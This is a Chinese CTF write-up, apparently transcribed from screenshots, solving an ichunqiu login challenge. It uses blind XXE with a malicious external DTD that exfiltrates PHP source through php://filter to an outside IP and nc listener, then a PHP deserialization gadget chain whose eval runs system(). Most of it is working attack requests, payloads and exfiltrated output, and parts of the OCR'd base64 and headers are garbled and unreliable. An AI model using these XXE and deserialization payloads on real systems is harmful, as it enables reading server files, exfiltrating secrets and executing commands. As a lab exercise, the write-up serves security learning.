
1、登录页面抓包,看到是xml,猜测是xxe



```
Pretty 原始 \n Actions >
1 POST /doLogin.php HTTP/1.1
2 | Host: eci-2ze35ulv1xbvf4pmmnv7.cloudeci1.ichunqiu.com
3 Content-Length: 65
4 Accept: application/xml, text/xml, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 S
7 Content-Type: application/xml;charset=UTF-8
8 Origin: http://eci-2ze35ulvlxbvf4pmmnv7.cloudecil.ichunqiu.com
9 Referer: http://eci-2ze35ulvlxbvf4pmmnv7.cloudeci1.ichunqiu.com/adminphp
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN, zh; q=0.9
12 | Cookie: __jsluid_h=afd85148b1cc29af54673b42a5bcc5cb
13 Connection: close
15 (user)
    <username>
      admin
     </username>
    <password>
       admin
     sword>
  </user>
```

2、查看/etc/passwd 发现没有回显

```
root@VM-@-5-ubuntu:/home/ubuntu/test# cat a.dtd
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=file:///var/www/html/doLogin.php">
<!ENTITY % int "<!ENTITY &#x25; send SYSTEM 'http://1.15.20.229:888/?p=%file;'>">
%int;
%send;
root@VM-@-5-ubuntu:/home/ubuntu/test# python -m http.server
Serving HTTP on @.@.@ port 8000 (http://@.@.@.8000/) ...
```

4、在用nc监听另一个端口

```
root@VM-0-5-ubuntu:/home/ubuntu# nc -lnvvp 888
Listening on 0.0.0.0 888
```

5、burp上在用外部引用,查看/var/www/html/doLogin.php源码

```
请求
Pretty 原始 \n Actions >
1 POST /doLogin.php HTTP/1.1
  Host: eci-2zea5kvschaqeyfe9o7d.cloudeci1.ichunqiu.com
3 Content-Length: 136
4 Accept: application/xml, text/xml, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 S
  Content-Type: application/xml;charset=UTF-8
 8 Origin: http://eci-2ze54pxglrypz4qx2y9g.cloudeci1.ichunqiu.com
 9 Referer: http://eci-2ze54pxglrypz4qx2y9g.cloudeci1.ichunqiu.com/
10 Accept-Encoding: gzip, deflate
11 Accept-Language: zh-CN, zh;q=0.9
12 Cookie: __jsluid_h=e053c56725ff1cb5b3782b9769dd1066
13 Connection: close
15 <?xml version="1.0" encoding="UTF-8"?>
    <!DOCTYPE root [
    <!ENTITY % remote SYSTEM "http://1.15.20.229:8000/a.dtd">
    %remote:]>
```

6、nc监听的端口收到源码,

```
Prot@VM-0-5-ubuntu:/home/ubuntu# nc -lnvvp 888
Listening on 0.0.0.0 888
Connection received on 39.105.23.123 58270
GET /?p=PD9waHAKCgokVVNFUk5BTUUgPSAncm9ydCc7CiRQQVNTV09SRCA9ICJ0YWhhaGFfeTB1X2M0b19uZVZIU19ic1VUZV9GMHJjRV90aDFzX2NvZGUiOwpp
ZighaXNzZXQoJF9HRVRbImluY2x1c2lvbiJdKSkKewoJbGlieG1sX2Rpc2FibGVfZW50aXR5X2xvYWRlcihmYWxZZSk7CgkkeG1sZmlsZSA9IGZpbGVfZ2V0XNv
bnRlbnR2KCdwaHA6Ly9pbnB1dCcpOwoJaWYoc3RyaXBvcygkeG1sZmlsZSwgTmYxYTkiKSE9PUZBTFNFKQoJCWRpZSgidZhhdCBhcmUgeW91IGRvaW5n1StpOwoJ
dHJSewoJCSRkb20gPSBuZXcgRE9NRG9jdW1lbnQoKTsKCQkkZG9tLT5sb2FkWE1MKCR4bWxmaWxlLCBMSUJYTUxfTk9FTlQgfCBMSUJYTUxfRFRETE9BRCk7CgkJ
JGNyZWRZID0gc2ltcGxleG1sX2ltcG9ydF9kb200JGRvbSk7CgkJJHVzZXJuVW11ID0gJGNyZWRZLT51c2VybmFtZTskCQkkcGfzc3dvcmQgPSAkY3J1ZHMtPnBh
c3N3b3JkOwoJCWlmKCR1c2VybmFtZSAhPSAkVVNFUk5BTUUpIHsKCQkJLy92YXJfZHVtcCgkdXNlcm5hbWUpOwoJCQkkcmVzdWx0ID0gc3ByaW50ZigiPHJlc3Vs
dD48Y29kZT41ZDwvY29kZT48bXNnPiVzPC9tc2c+PC9yZXN1bHQ+IiwxLCTgTCAiLiR1c2VybmFtZS4iFCAgIik7CgxJfSBlbHNIIGImKCR1c2VybmFtZSA9PSAk
VVNFUk5BTUUgJiYgJHBhc3N3b3JkICE9ICRQQVNTV09SRCkgewoJCQkkcmVzdWx0ID0gc3ByaW50ZigiPHJlc3VsdD48Y29kZT41ZDwvY29kZT48bXNnPiVzPC9t
c2c+PC9yZXN1bHQ+IiwyLCTgTCAiLiR1c2VybmFtZS4iTCAgIik7CgkJfSBlbHNIIGImKCR1c2VybmFtZSA9PSAkVVNFUk5BTUUgJiYgJHBhc3N3b3JkID09ICRQ
QVNTV09SRC17cgkJCSRyZXN1bHQgPSBzcHJpbnRmKCI8cmVzdWx0Pjxjb2RPPixtc2c+JXM8L21zZ248L3Jlc3VsdD4iLDMsICIuL2NSYXNZLhBo
CCWg6KaBSomn6KGMZ2V0ZmxhZ+WTpn4iKTsKCQl9IGVsc2UgewoJCQkkcmVzdWx0ID0gc3ByaW50ZigiPHJlc3VsdD48Y29kZT41ZDwvY29kZT48bXNnPiVzPC9t
c2c+PC9yZXN1bHQ+IiwwLCIgICAiLiR1c2VybmFtZS4iICAgIik7CgkJfQkKCX1jYXRjaChFeGNlcHRpb24gJGUpewoJCSRyZXN1bHQgPSBzcHJpbnRmKCI8cmVz
dWx0Pjxjb2RlPjvkCPGjb2RlPjxtc2c+JXM8L21zZ248L3Jlc3VsdD4iLDMsICIuL2NSYXNZLhBC
cCwg6KaBSomn6KGMZ2V0ZmxhZ+WTpn4iKTsKCQl9IGVsc2UgewoJCQkkcmVzdWx0D0gc3ByaW50ZigIPHJ0cSVsCZUSGVSQVAC0Db250ZW50LVR5cGU6IHR1
eHQvaHRtbDsgY2hhcnNldD11dGYtOccpowoJZWNobyAkcmVzdWx00w9CmVsc2UKewoJaWYoaXNzZXQoJF9QT1NUWyJzaWR1G9naW4iXSkpCgl7CgkJaWYoc3Ry
aXBvcygkX0dfVFsiaW5jbHVzaW9UJ10sICAiLyIpPT99RkFMU0UpCgkJewoJCQlpbmNsdWRlKCRf0vUWyJpbmNsdXNpb24iXSk7CgkJCWVjaG8gdW5zZXJ
```

7、源码里读到了账号密码

```
<?php
$USERNAME = 'root';
$PASSWORD = "hahaha y0u_c4n_neVeR_brUTe_F0rcE_th1s_code";
if(!isset($_GET["inclusion"]))
    libxml_disable_entity_loader(false);
    $xmlfile = file_get_contents('php://input');
if(stripos($xmlfile, "fla9")!==FALSE)
        die ("what are you doing!");
    try{
        $dom = new DOMDocument();
        $dom->loadXML($xmlfile, LIBXML NOENT | LIBXML DTDLOAD);
        $creds = simplexml import dom($dom);
        $username = $creds->username;
        $password = $creds->password;
        if($username != $USERNAME) {
             //var dump($username);
             $result = sprintf("<result><code>%d</code><msg>%s</msg></result>",1,"
        } else if($username == $USERNAME && $password != $PASSWORD) {
             $result = sprintf("<result><code>%d</code><msg>%s</msg></result>",2,"
        } else if($username == $USERNAME && $password == $PASSWORD){
```

8、登陆有发现还有一个, class.php文件, 再用上面的办法读取class.php的源码

9、tv类调用phone类的see执行命令

```
<?php
class phone
    public $apple="system('getflag');";
    public $samsung;
    public function see()
        echo eval($this->apple);
class tv
    public $skyworth;
    public $sony;
    public function __toString()
    {
        $this->skyworth->see();
        return "1";
a = \text{new tv()};
$c = new phone();
$a->skyworth=$c;
echo serialize($a);
```

10、用生成的反序列化得到flag